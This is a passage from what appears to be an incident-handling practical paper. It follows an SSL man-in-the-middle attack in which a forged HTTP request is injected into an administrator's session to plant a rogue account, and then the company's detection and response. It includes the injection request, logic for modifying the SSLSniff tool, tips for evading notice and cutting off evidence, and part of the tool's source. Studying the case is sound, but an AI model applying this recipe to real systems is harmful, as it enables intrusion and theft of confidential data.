Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: https://reactive/privatestuff/admin.html
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: pksa.wtoinc.com
Content-Length: 55
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: [ACE_COOKIE]

username=TestUser1&password=Test123%21&email=test@test.com
```

Figure 26 - File For Injection

The file is identical to the section of the log that it was taken from, except for two changes. First, the cookie value was replaced with “[ACE_COOKIE]”. This string will be replaced by the actual cookie string used in the session being hijacked. Second, the username value has been changed from “TestUser” to “TestUser1”. This change will create a new user in the system with only a one character difference in the name. The password is kept the same, to avoid an error due to any password complexity requirements that may be in place. She knows that the password “Test123!” will be validated by the system, because the user administrator did not receive any errors when he used it.

Next, Buske opens up the *SSLSniff* application code and proceeds to write the following logic into the code-base:

1. Create a Boolean variable named *blnHasAceAuthHappened* and initialize it to false.
2. Create a Boolean variable named *blnHasInjectionHappened* and initialize it to false.
3. For each connection:
    a. If the request includes a cookie header with the string "AceHandle", then set *blnHasAceAuthHappened* to true.
    b. If *blnHasAceAuthHappened* is true, *blnHasInjectionHappened* is false and the content type of the request is an image, then:
        i. Load the data to inject from the text file.
        ii. Replace "[ACE_COOKIE]" with the value in the cookie header of the request that first contained an "AceHandle" value.
        iii. Send the new request content to the server and ignore the results.
        iv. Set *blnHasInjectionHappened* to true.
        v. Close the HTTPS connection with the client without sending any response.

The last step is important to avoiding discovery, because users are typically not concerned about an image having trouble rendering in their browser window. The distributed nature of the Internet – and the varying degrees of performance from the many web servers on it – cause HTTP request to "hang" periodically. Users know this from experience, and typically ignore the problem. This image problem will – most likely – be ignored by the administrator as a glitch in the network.

She then compiles the *SSLSniff* code into an executable, writes a script to replace the old version on Jeff's laptop and places both on a fresh floppy disk. Buske then sends the disk to Jeff.

5.3.6. Hijacking the Session

When Jeff receives the disk, he takes it into the office the next day. Following his instructions, he boots the laptop, places the disk into the drive, logs onto the system via SSH, mounts the floppy drive and runs the script provided on the disk.

The script copies the modified *SSLSniff* application into the same location as the previous instance. It sets the execute permissions for the file to be sure that there are no permission issues. The last step performed is for the new script to run the original script provided by Buske.

Jeff then performs his typical daily routine. At the end of the day, he shuts down the laptop and takes it home with him. Jeff boots up the laptop at home and proceeds to run the /opt/gather.sh script to copy the latest log files to a floppy disk. He then sends the disk to Buske.

5.4. Keeping Access:

Upon receiving the disk, Buske opens up the log files to see if her changes worked. Upon seeing her injected HTTP traffic in the log file with a seemingly valid "AceHandle" cookie, she believes it has. Her next step is to log into the PKSA with the new user account. As she expected, the user's password has automatically expired and she is asked to enter a new password. Buske provides a new password and proceeds to look around the site.

She is pleased at what she finds: widget design drawings, widget usability research, etc… The information will be very valuable to We Know You Do, LLC.

Because she does not want to arouse suspicions, Buske decides to limit her download of data from the application to a few documents at a time. This will allow her to continue providing the latest updates to her employer for as long as the account goes unnoticed. She believes that large volume of downloads could alert the system administrators to her presence in the web application.

5.5. Covering Tracks:

A few days after completing his work, Jeff resigned from WTO. He provided his original reason for leaving the company, and ended his employment there in the same way others had in the past: an exit interview, company asset check and with time to say goodbyes to his coworkers.

He had previously, as instructed by Buske, thrown the laptop and all the items related to his "contract" into a dumpster at a local restaurant. The only thing that he kept was the money, which was sent to his account when Buske successfully logged onto the PKSA site.

Buske continued her use of the PKSA website, providing information to WKYD, LLC for several months. Her continued use of a web anonymizer provided protection from being directly identified with the attack. Her only concern was that the continued use of an Italian host would cause IP addresses outside of the expected addresses from Widget Design. Buske decided that the risk of that occurring would be low enough to be ignored.

6. Incident Handling Process:

The following is a description of the Incident Handling Process applied to the case of WTO, Inc.

6.1. Preparation:

6.1.1. LAN Countermeasures

WTO, Inc. maintains the following countermeasures for the corporate and help desk LAN environments:

Corporate IT policy states that all systems should have McAfee Security's VirusScan Enterprise 7.1.0 software installed on them. The software should be configured to check for updated virus definitions on a weekly basis. Additionally, the application should be enabled at system boot to perform "On-Access" scanning. Weekly scans of all permanent drives should also be scheduled.

The IT policy also states that each system running Microsoft Windows is configured to use the Windows Update Automated Update feature. The system should use the Windows Update service daily to automatically download all updates. The service also should be configured to automatically update itself when a new version is available.

There are two LAN's in use at the company, the "Corporate LAN" and the "Help desk LAN". The reason for the segmentation is to provide the help desk with a layer of isolation from the larger corporate network environment. The goal for this approach is to allow the help desk to maintain stability in its network, protecting it from potential problems caused by inexperienced or unknowledgeable users on the "Corporate LAN".

Each LAN is isolated from the Internet, the production application network segments and the other LAN by a firewall. The LAN's are configured to be on the trusted side of their respective firewalls. The firewall strategy employed for the LAN environments is to only allow connections initiated from within the trusted network. All incoming packets, unless part of an established session, are dropped.

There are no network based Intrusion Detection Systems (IDS) in place on either of the LAN segments.

6.1.2. Application Environment Countermeasures

Similar to the LAN environments, WTO maintains the following countermeasures for the Production Application Environments:

Corporate IT policy states that all Windows systems should have McAfee Security's VirusScan Enterprise 7.1.0 software installed on them. The software should be configured to check for updated virus definitions on a weekly basis. Additionally, the application should be enabled at system boot to perform "On-Access" scanning. Weekly scans of all permanent drives should also be scheduled.

Windows systems within the production application environments are not required to maintain patch levels through the Windows Update service. In fact, the firewall will not allow the network connectivity required to perform automated updates. Instead, patch

management is performed by the system administration staff responsible for each server. Patches are applied against systems based on the documented severity and applicability of the patch to the server in question.

Furthermore, changes to the environment are performed within the company's change management process. All patches are first installed within the development environment of the system. The applications or services running on the system are then regression tested to ensure the patch will not adversely affect the production environment. After testing within the development environments, patches follow the change management process into the quality assurance environment then to production. The speed at which the process is completed is based on the level of importance placed on the patch.

Each production application network segment is isolated from the Internet, the other production application network segments and the corporation's LAN's by a firewall. The network segments are configured to be on the trusted side of their respective firewalls. Each firewall is configured to be host specific within the trusted segment. Only the access absolutely required to and from each server is allowed.

VPN's are used to tunnel traffic headed out of each network segment into another production application network segment. The traffic traveling over any particular VPN is also constrained to the exact protocol and ports required by the applications intended to use the connectivity.

There are no network based Intrusion Detection Systems (IDS) in place in any of the production application network environments. There are, however, host-based IDS applications installed on all Linux systems. The UNIX administrators have installed the Tripwire open source application.

6.1.3. Account Management Policies

The applicable policies that are in place at WTO are broken up into the following categories: user authentication, user authorization, data protection and auditing.

The user authentication policy states that every application containing sensitive data must provide a user authentication step. Additionally, all user credentials are to be managed by the user administration staff.

There are password complexity, retention and lifetime requirements for all user credentials:

- Passwords must be at least eight characters in length and must contain at least one uppercase letter, one lowercase letter, one number and one non-alphanumeric character. These requirements are intended to reduce the ability of a brute-force attack to determine any user's password.
- Any new password is checked against the last 10 passwords assigned to the user. This protects against repeated use of the same password.
- Passwords are initially set by the user administration staff, and immediately expired. This is intended to keep the knowledge of a user's credentials limited to the user himself. The user administration staff will not be able to masquerade as another user on any system.
- Each user's password will have a lifetime of 30 days. After the thirty days has passed, the password will be expired, and the user will be forced to enter a new one after their next login.

The user authorization policy states that each application should provide adequate controls to allow users to only access the data or functionality that they are entitled to access. The user administration task is also responsible for the authorization assignment process.

The data protection policy states that all sensitive information will be transmitted in encrypted form. This is primarily intended to require the use of SSL within each web application.

The WTO audit requirements dictate that a change log is in place for all user administration tasks. This is handled by the IT department's ticketing system, and no user administration functions should be performed without an appropriate ticket.

Further protections are provided by the requirement for two-factor authentication for any user administration functionality in WTO's applications and systems. This policy was put in place to ensure that only the user administration staff would be able to manage user accounts, based on the fact that they were the only group issued SecurID tokens.

6.1.4. Audit Team

For the purpose of auditing each application and department's adherence to the security policies, WTO implemented an internal audit function. This team is made up of three individuals: a supervisor, a systems auditor and a process auditor.

The supervisor is responsible for managing the team, and coordinating all audits. He is also responsible for working with the rest of the IT department to maintain the corporate security policies.

The systems auditor is responsible for auditing applications and systems that fall within the security policy's domain. He is responsible for performing tests of each application and system to ensure that they are implemented within the required standards.

The process auditor is responsible for auditing the user management process. He regularly compares the user management ticket log with the actual status of the applications and systems in question.

6.1.5. Regular Audits of User Accounts

The audit team is responsible for auditing all user accounts against the tickets sent to the user administration team. Every user account on the system is checked to see if there was an appropriate ticket opened for the creation of the account. The audit is performed by the process auditor on a quarterly basis for all applications within WTO, Inc.

6.1.6. Incident Response Team

As part of its overall security strategy, WTO has implemented an incident response team. While the team is a virtual team – it does not have any staff dedicated solely to incident response – any incidents take precedent over all other work being performed by the team's members.

The team is made up of the following members: the audit team, one UNIX system administrator, one Windows system administrator, one network administrator and one application developer. The technical members of the team are brought in when one of their particular areas of expertise are needed.

The team is headed by the audit supervisor, and when activated, reports directly to the CTO of the corporation.

6.1.7. Incident Handling Process

WTO, Inc's IT department has not established a documented Incident Handling Process. The process that is followed by the Incident Response Team is dictated by the audit supervisor as an incident is being handled. All responsibility for handling incidents appropriately is placed in the hands of the audit supervisor, and his ability to manage the response team is evaluated by the CTO.

The audit supervisor has chosen to follow the Identification, Containment, Eradication and Recovery model used throughout the security industry. Additionally, he is responsible for communicating the team's progress to the CTO on a regular basis. At the end of any incident, the audit supervisor has been told to hold a "wrap" meeting to discuss any potential follow-up required.

6.2. Identification:

6.2.1. Suspicious Username

During a regular audit of the PKSA user accounts, the process auditor noticed an account named “TestUser1”. There was no reference to that user in any of the user administration tickets for the application. However, he did find a change ticket opened one month ago for an account named “TestUser”. Checking the PKSA, he found that user on the list as well.

Following up on the discrepancy, the auditor decided to look at all of the user management tickets for all applications. He had seen tickets improperly categorized in the past, and wanted to see if he could find a trace of the request before involving others. There was nothing with a reference to the username “TestUser1”.

While he realized that there was a chance that the user account was created in error (there was only a one character difference in the accounts), he decided to contact the systems auditor. The systems auditor took a look at the PKSA application’s internal user authentication log, and saw that both accounts were indeed being used.

6.2.2. Contact with the Partner

The two auditors determined that their next course of action would be to contact the partner company. They wanted to ask the person, whose email address was assigned to both accounts, what username he or she was using. The user informed the duo that he was using the “TestUser” account.

6.2.3. Identification as an Incident

At this point, the auditors escalated to their supervisor. The supervisor then reviewed all the information gathered, and decided to declare the event an incident.

His first call was to the corporation’s CTO, informing him that they were in the process of investigating an incident. The audit supervisor then asked for permission to contact the local police department or the Federal Bureau of Investigation. The CTO vetoed any contact with law enforcement officials until he was satisfied with the need to do so. The supervisor promised to keep the CTO informed as the investigation progressed.

The audit supervisor’s next step was to call in the application developer, the UNIX system administrator and the network administrator assigned to the incident handling team. He let them know that they were in the process of handling an incident, and that they would need to make themselves available to provide the team with any help they may require.

6.2.4. Incident Timeline

The incident response team now needed to know the extent and timeline of the rogue user’s access to the PKSA system. They decided to pull the log files from the environment to analyze the account’s activity.

The web server log files proved to be the least useful to the team. While they showed the HTTP requests that were made by each user of the system, they did not have the username associated with them.

Since the PKSA application development team had chosen to implement their own authentication mechanism, the web server is unaware of the user's authentication status. To provide user access logging, the development team implemented a custom logging mechanism on the application server. Fortunately, the application developers had also includes a mechanism that logged each user's access of the application's sensitive content.

The format for the custom log file – tab delimited – is as follows:

```
Columns: Timestamp, User, Action, Description
Example Entries:

       Successful User Login:
03/10/2004 23:12:32.23 TestUser       Login   Successful

       Failed User Login:
03/10/2004 23:12:32.23 TestUser       Login   Failed

       User Reading a Document:
03/10/2004 23:12:32.23 TestUser       Read    /research/tests/widget_temp.doc

       User Logout:
03/10/2004 23:12:32.23 TestUser       Logout  Manual Logout

       User Session Expiring:
03/10/2004 23:12:32.23 TestUser       Logout  Session expired
```

Figure 27 - PKSA Application Log Format

Using the *grep* command, the incident response team retrieved a list of the activity performed by the rogue user in the system. The commands used and the results returned are listed below:

```
[root@machine tmp]$ date
Tue Apr 10 12:13:06 EDT 2004
[root@machine tmp]$ grep TestUser1 application_access.log
03/01/2004 10:14:12.45 UserAdmin      Admin   TestUser1 Created
03/03/2004 23:12:32.23 TestUser1      Login   Successful
03/03/2004 23:12:59.01 TestUser1      Creds   Password Changed
03/03/2004 23:14:02.42 TestUser1      Read    /research/document1.doc
03/03/2004 23:17:54.32 TestUser1      Read    /research/document2.doc
03/03/2004 23:32:05.01 TestUser1      Logout  Manual Logout
03/04/2004 20:12:32.23 TestUser1      Login   Successful
03/04/2004 20:14:02.42 TestUser1      Read    /research/document3.doc
03/04/2004 20:17:54.32 TestUser1      Read    /research/document4.doc
03/04/2004 20:32:05.01 TestUser1      Logout  Manual Logout
03/06/2004 21:12:32.23 TestUser1      Login   Successful
03/06/2004 21:14:02.42 TestUser1      Read    /research/document5.doc
03/06/2004 21:17:54.32 TestUser1      Read    /research/document6.doc
03/06/2004 21:17:54.32 TestUser1      Read    /research/document7.doc
03/06/2004 21:17:54.32 TestUser1      Read    /research/document8.doc
03/06/2004 21:17:54.32 TestUser1      Read    /research/document9.doc
03/06/2004 21:32:05.01 TestUser1      Logout  Manual Logout

< snipped >

04/08/2004 21:12:32.23 TestUser1      Login   Successful
04/08/2004 21:14:02.42 TestUser1      Read    /research/document63.doc
04/08/2004 21:17:54.32 TestUser1      Read    /research/document64.doc
04/08/2004 21:17:54.32 TestUser1      Read    /research/document65.doc
04/08/2004 21:17:54.32 TestUser1      Read    /research/document66.doc
04/08/2004 21:32:05.01 TestUser1      Logout  Manual Logout
[root@machine tmp]$
```

Figure 28 - Using Grep on the Log

The team was able to determine that the rogue account was created on March 1st, 2004 at 10:14 AM by the account "UserAdmin". This was a bit of a concern for the incident response team, because they now had to deal with the possibility of the user administrator having some part in the attack. They decided not to confront him at this point.

Using the log file, the following timeline of the rogue user's activities in the application was identified:

March 1, 2004	10:14	Rouge account is created.
March 3, 2004	23:12	Rouge account is used for the first time.
	23:12	The account's password is successfully changed.
	23:14	Two documents are accessed.
	23:32	The account is manually logged out of the application.
March 4, 2004	20:12	The rogue account logs into the application for the second time.
	20:14	Two more documents are accessed.
	20:32	The account is manually logged out of the application
March 5, 2004		No activity is logged for the account.
March 6, 2004 through April 8, 2004		The account is used once a day to login to the application, download between 1 and 6 documents and logout of the application.

Figure 29 - Incident Timeline

The timeline showed the incident response team that the rogue account had been in use for over a month. The only countermeasure that detected the intrusion was the regular audit of each system's users.

6.3. Containment:

6.3.1. Halt All Use of the System by Authorized Users

Entering the containment phase of the incident, the audit supervisor immediately instructed the team to disable connectivity to the application's web server at the firewall. It had been previously decided that, due to the risk of information disclosure outweighing all other risks, they would take that step for any incident related to the PKSA application. The Research and Development department had stated that the information contained in the application was only a copy of the files being actively maintained by the research teams, but was of a very sensitive nature.

The network administrator removed all firewall rules for the web server network segment. This caused the firewalls to default to dropping all packets headed to and from the web servers.

The audit supervisor then contacted the Research and Development department to let them know that access to the system would be disabled for the near term. He declined to comment when asked when it would be available again, and added that the department should contact the partner to tell them the same.

6.3.2. Determining the Source of the Attack

The team's next goal was to determine as much about the attacker as possible. They decided to correlate the application's internal log with the Apache web server's "access.log" file.

Pulling a copy of the “access.log” file from the “/var/http/logs” directory of the web server, the administrators searched the log file for the HTTP POST that created the “TestUser1” account, finding the following line:

```
100.100.100.104 - - [01/Mar/2004: 10:14:12 -0500] "POST /privatestuff/useradd.jsp HTTP/1.1" 200 -
```

Figure 30 - Web Server Log Entry Showing the Creation of the Rouge Account

The log file line lists 100.100.100.104 as the source IP address of the POST. That IP address is an Internal IP address statically assigned to the user administrator’s workstation. Based on the fact that the user administrator’s account was used to create the rogue account, and the confirmation that the IP address listed in the log files was assigned to his workstation; the team was very concerned about the user administrator’s role in this incident.

Following up on this concern, they looked at all the web traffic logged as from the administrator’s workstation that day. The application developer was particularly interested in seeing if the POST command was part of a natural workflow through the system. He believed that there was a chance that the POST may have been injected into the user administrator’s session.

Searching the log file, they found one other user was created that day, but it was after the POST had occurred. The POST appeared to have been logged in the middle of the log entries traditionally seen when the administrator first authenticates with his SecurID token. He further discovered that there was, in fact, a missing image request. While this was not definitive evidence of an injection, it made the team less concerned with the user administrator’s motives.

Next, the team searched for instances of the rogue account using the PKSA system. They found numerous entries similar to the following:

```
62.149.193.207 - - [03/Mar/2004: 23:14:02 -0500] "GET /pksa/document.jsp HTTP/1.1" 200 -
```

Figure 31 - Web Server Log Entry Showing the Rouge Account Accessing a Document

The IP address listed by these log entries was consistently 62.149.193.207. Using the ARIN Whois service (located at: http://ww1.arin.net/whois/), and providing the IP address of the suspected attacker, produced the following result:

```
Search results for: 62.149.193.207


OrgName:    RIPE Network Coordination Centre
OrgID:      RIPE
Address:    Singel 258
Address:    1016 AB
City:       Amsterdam
StateProv:
PostalCode:
Country:    NL

ReferralServer: whois://whois.ripe.net

NetRange:   62.0.0.0 - 62.255.255.255
CIDR:       62.0.0.0/8
NetName:    RIPE-C3
NetHandle:  NET-62-0-0-0-1
Parent:
NetType:    Allocated to RIPE NCC
NameServer: NS-PRI.RIPE.NET
NameServer: SEC1.APNIC.NET
NameServer: SEC3.APNIC.NET
NameServer: NS2.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: AUTH03.NS.UU.NET
NameServer: TINNIE.ARIN.NET
Comment:    These addresses have been further assigned to users in
Comment:    the RIPE NCC region. Contact information can be found in
Comment:    the RIPE database at http://www.ripe.net/whois
RegDate:    1997-04-25
Updated:    2004-03-16

OrgTechHandle: RIPE-NCC-ARIN
OrgTechName:   RIPE NCC Hostmaster
OrgTechPhone:  +31 20 535 4444
OrgTechEmail:  search-ripe-ncc-not-arin@ripe.net

# ARIN WHOIS database, last updated 2004-04-12 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Figure 32 - ARIN Whois Query Results

Following up on the ARIN suggestion of querying RIPE's system, the following results were returned:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      62.149.192.0 - 62.149.223.255
netname:      TECHNORAIL-NET
descr:        Technorail srl
descr:        Internet Service and Access Provider
country:      IT
admin-c:      SC279-RIPE
tech-c:       SC279-RIPE
status:       ASSIGNED PA
notify:       hostmaster@technorail.com
mnt-by:       TECHNORAIL-MNT
changed:      hostmaster@technorail.com 20010830
source:       RIPE

route:        62.149.128.0/17
descr:        Technorail S.r.l. - Aruba.it
origin:       AS1267
mnt-by:       TECHNORAIL-MNT
changed:      hostmaster@technorail.com 20011128
source:       RIPE

route:        62.149.128.0/17
descr:        Technorail S.r.l. - Aruba.it
origin:       AS9034
mnt-by:       TECHNORAIL-MNT
changed:      hostmaster@technorail.com 20011128
source:       RIPE

person:       Stefano Cecconi
address:      Technorail s.r.l. - Aruba.it
address:      Piazza Garibaldi 8
address:      52010 soci (AR)
phone:        +39 0575 51571
fax-no:       +39 0575 561831
e-mail:       hostmaster@technorail.com
nic-hdl:      SC279-RIPE
changed:      hostmaster@technorail.com 20011128
source:       RIPE
```

Figure 33 - RIPE Whois Query Results

The Incident Management team now knew that the attacker is using the rogue account from a system somewhere in Italy.

6.3.3. Finding the Problem on the Administrator's Workstation

Based on the system administrators and developer's belief that the rogue user was injected into one of the user administrator's sessions, the supervisor decided that the next task would be to talk with the user administrator. He called the user administrator into his office, asking to speak with him about the latest audit results.

When the user administrator left his workstation, the Windows administrator and the developer sat down at the console to look for signs of a vulnerable system. They had previously looked up the known MITM exploits available that could intercept HTTP sessions running over SSL, and were particularly interested in checking to see if the workstation was susceptible to the certificate chain validation vulnerability.

The two logged onto the system as a local domain administrator, and opened the "C:\Windows\System32" directory. After locating the "cryptdlg.dll" and "crypt32.dll" files, the Windows administrator checked the version numbers of the libraries. As they had guessed, the version numbers were lower than the version numbers that would have been patched for the vulnerability. This meant that the team had to consider another suspect in the attack. The Windows administrator left to update the audit supervisor, and the developer stood watch over the workstation.

Meanwhile, in the audit supervisor's office, the user administrator was being interviewed. Using an audio tape recorder, the supervisor explained that they were conducting an investigation into an information disclosure incident. Politely, he asked several questions in an attempt to get the user administrator to admit to creating the "TestUser1" account. The user administrator consistently responded with no useful information.

Pausing when the Windows administrator knocked on the office door, the audit supervisor stepped out into the hallway. The Windows administrator explained what he had found, and that he believed the user administrator was simply a victim. He did note however, that that user administrator was negligent in applying the corporate patch management policies to his workstation.

The two agreed that the user administrator's workstation would be confiscated for potential use in any legal proceedings, but that the user administrator should be allowed to return to work. The supervisor then explained the situation to the user administrator, telling him he would have to wait for the team to retrieve his workstation before he was allowed back to his desk.

The windows administrator and the developer then turned the user administrator's workstation off. They then sealed all the removable drives and case openings with evidence tape. Leaving the work area, the two took the workstation to the audit supervisor's office for storage.

6.3.4. Listing the Exposed Documents

In order to understand the extent of the information exposed to the rogue user, the audit supervisor asked the unix system administrator to use the application logs to retrieve a list of documents accessed by the account.

Using the *grep* command against the log file again, the administrator retrieved a list of all documents that were accessed by the rogue user, and the timestamp for when the document was accessed. The command used and the results returned were:

```
[root@machine tmp]$ grep TestUser1.*Read application_access.log
03/10/2004 23:14:02.42 TestUser1      Read    /research/tests/news.doc
03/10/2004 23:17:54.32 TestUser1      Read    /research/tests/widget_temp.doc
< snipped >
[root@machine tmp]$
```

Figure 34 - Using Grep on the Log

This produced a list of documents that were read by the rogue user and the periods that the user was logged into the application. This information was stored for use in any potential legal proceedings, as well as to provide the Research and Development department with a full understanding of which of their documents should now be considered potentially public knowledge.

6.4. Eradication:

6.4.1. Perform a Disk Copy of all Partitions

The incident response team now needs to capture the current state of each system. Because each of the two affected systems has two 30 GB drives – configured through a RAID controller – mirroring each other (RAID 1), one drive can be pulled from each system. This does not affect the operation of the system, and is a way to maintain its exact state at the time that drive was pulled.

In order to prepare the systems for their eventual return to normal operations, the team places drives into the drive bays that just had disks removed from them. The drives are from the IT inventory, and are the exact model and size as the drives they are replacing. The hardware RAID controller will – given enough time – copy the contents of the original disks onto the new disks. Once the copy is completed, the system will function exactly as it did prior to this exercise.

6.4.2. Continuing and Broadening the Audit

The team now decides to check the system for any other accounts within PKSA that are not properly accounted for in the change ticketing system. Picking up where he left off, the process auditor continued his audit. Combing through all the accounts on the system, he found no additional discrepancies.

Reporting this back to the audit supervisor, the decision is made to expand the audit to all WTO systems that have their user management functions performed by the IT user administration team. The systems auditor is asked to work with the process auditor to perform this task. Working from past audit lists and the change ticketing system, the two are able to quickly complete the search. The auditors did not find any other questionable accounts within the corporation's systems.

6.4.3. Isolating the Rouge User

The incident response team's next step was to remove the questionable account from the PKSA. By deleting the account, they believed that that they will be able to restrict the rogue user from the system – when it is eventually turned back on. The process auditor worked with the application developer to remove the "TestUser1" account from the application.

Additionally, the team decided to remove the "TestUser" account from the application as well. It was created with such a similar name as the rogue user account, that the team feared the potential for that account to have been compromised.

The team then opened up a change request to have the user of the "TestUser" account provided with a new username. This request was sent to the user administration team using the normal process. The request was handled by that team after they were informed that the PKSA application was returned to a functional state. At this point, this has not yet occurred.

6.5. Recovery:

6.5.1. Securing the Application with a VPN

The network engineer was asked to consider the possibility of reengineering the PKSA's network connectivity. His goal is to ensure that network traffic intended for Widget Design is only available to them. Looking at the requirements, he considered two options: implementing firewall rules that would limit the IP addresses that could establish connections with the PKSA and implementing a VPN tunnel between the PKSA web server tier and the Widget Design internal firewall.

His decision was to implement a VPN tunnel between the PKSA web server and each of the networks that require access to the system. He chose to implement a VPN, because he understood the relative ease with which a determined attacker could spoof an IP address. The tunnel would encrypt network traffic from Widget Design to WTO and back again. He also implemented VPN tunnels between the web tier and the internal WTO LAN segments.

When the tunnels were established, the network administrator then implemented firewall rules allowing traffic to pass into the PKSA portion of the web tier from the tunnels. The rules also caused all other traffic destined for the PKSA to be dropped by the firewall. In addition to the inbound rules, he established outbound rules only allowing the PKSA web server to communicate through the VPN's.

The last step the network administrator performed was to re-implement the VPN tunnel from the web tier to the application tier. He adjusted all the required rules to allow the *mod_jk* module on the web server to communicate with the Tomcat application in the application tier.

While the VPN approach still left open the possibility of attack from within, the team decided that it was the best method of ensuring the privacy of the data while allowing the functionality required by the business to function. Even with a user account, any attacker would have to be within the LAN's of either WTO or Widget Design.

6.5.2. Confirming Windows Workstations are Being Updated

The incident management team sent an email to the corporation as a whole, requesting that all users confirm that their workstations were in compliance with the corporate patch management policies. The email also included a note stating that the IT department would be conducting a full audit of all systems installed on the LAN. They would be specifically checking for compliance with the patch management policy. Users were instructed to contact the helpdesk if they required assistance in the matter. A follow-up email was also sent to the help desk and user administration staff reminding them of the importance of the policy.

6.5.3. Restore Access to the System

With a private VPN tunnels created, the "TestUser1" account deleted and the "TestUser" account's user provided with a different account name, the supervisor

decided that it was time to allow the restored PKSA application to return to normal operations. He contacted the CTO to ask for permission, and it was granted. Fifteen minutes later, the system administrators performed the application's startup procedures to make the PKSA available to its user community again.

6.5.4. Searching the Web for any of the Compromised Information

The last step the incident response team would perform would be to search public internet sites for any information that may have been leaked by the rogue user. His goal was to provide the legal team with a list of sites that contain the information. He hoped that the list – if there were any sites to be found – would be useful to the corporation's efforts to contain the damage of the release.

6.6. Lessons Learned:

Calling the CTO to inform him of the return to normal operations, the audit supervisor is asked to setup a meeting with himself, the CTO, the CEO, the head of the corporation's legal team and the director of the Research and Development department. The goal of the meeting is to assess the damage that was done to the company's product development plans, and to determine any potential strategies for mitigating the loss if the documents become public knowledge.

In that meeting, they looked through the list of documents that were downloaded by the rogue user. The director of the Research and Development department informed them that although the documents downloaded are important information to the company, they do not contain enough information for any competitor to replicate their research.

Additionally, the audit supervisor lists the lessons that his team has learned from this incident:

- Balance the desire to expose sensitive information to customers and partners with the risks that are present with any exposure. Provide restrictions on the information accessibility to the greatest extent possible.
- Educate the users and administrators of the company's applications about the technology used to restrict the information accessibility.
- Auditing should include user's adherence to the corporate software standards. This must encompass patch management standards as well.
- A documented Incident Handling Process must be adopted by WTO, Inc.

7. Appendix A – References

The following sites provide additional information on the IE Certificate Chain Vulnerability:

1. http://www.securityfocus.com/bid/5410/info/
2. http://www.thoughtcrime.org/ie-ssl-chain.txt
3. http://icat.nist.gov/icat.cfm?cvename=CAN-2002-0862
4. http://icat.nist.gov/icat.cfm?cvename=CAN-2002-1183
5. http://www.microsoft.com/technet/security/bulletin/MS02-050.mspx

The following sites provide additional information on the *SSLSniff* exploit:

http://www.thoughtcrime.org/ie.html

The *SSLSniff* exploit can be downloaded from:

http://www.thoughtcrime.org/software/sslsniff-0.4.tar.gz

8. Appendix B – SSLSniff Source Code Analysis

The following is a brief analysis of the *SSLSniff* source code. This exercise was necessary to implement the customizations used to perform session hijacking in the tool.

Although this analysis is written for a general technologist to comprehend, a full understanding of the code requires a general understanding of GNU C++, the GNU socket library and the OpenSSL library.

Further details on any of the libraries used in the program can be found in the following documentation repositories:

- GNU C++: http://gcc.gnu.org/onlinedocs/libstdc++/documentation.html
- GNU Sockets: http://www.cs.utah.edu/dept/old/texinfo/glibc-manual-0.02/library_15.html#SEC216
- OpenSSL: http://www.openssl.org/docs/

8.1. Copyright Information

In order to comply with the copyright requirements of the *SSLSniff* application, I have included the written copyright message written by Mike Benham within the application's code.

All code referenced within this section is copyrighted by Mike Benham, and the following copyright notice is included in all source files for *SSLSniff* v0.4:

```
/*-
 * Copyright (c) 2002, Mike Benham
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 4. Neither the name of this program nor the names of its contributors
 *    may be used to endorse or promote products derived from this software
 *    without specific prior written permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 */
```

8.2. sslsniff.c

This file is the main file of the application. It includes the process startup logic, the process fork logic for each connection and the function target by the forked processes.

8.2.1. Library Include Statements

```
#include <openssl/ssl.h>

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#include <sys/types.h>
#include <unistd.h>

#include "cache.h"
#include "network.h"
#include "mx509.h"
#include "mssl.h"
#include "log.h"
#include "sslsniff.h"
```

8.2.2. printUsage Function

The *printUsage* function provides the user with instructions for running the application. It prints a description of the required and optional command line arguments.

```
static void printUsage(char *command) {
  fprintf(stderr, "Usage: %s [options]\n\nRequired Options:\n"
          "-c <file>\tFile containing valid certificate and private key\n"
          "-p <port>\tPort to listen on\n"
          "\nOptional Options:\n"
          "-P\t\tOnly log HTTP POSTs\n\n", command);
  exit(1);
}
```

8.2.3. handleNewConnection Function

The *handleNewConnection* function contains the logic used to handle any incoming network connection. It controls the SSL handshake process with both the client and server, causes the fake certificate to be generated, initializes the connection specific log file and

```
static void handleNewConnection(int client, Credentials *credentials) {
  int   server        = NETWORK_connectToServer(client);                          /*
Connect to real server */
  SSL  *serverSession = MSSL_handshakeWithServer(server);                         /*
SSL Handshake with real server */
  X509 *spoofedCert   = MX509_buildCertificateForClient(serverSession, credentials); /*
Build spoofed cert */
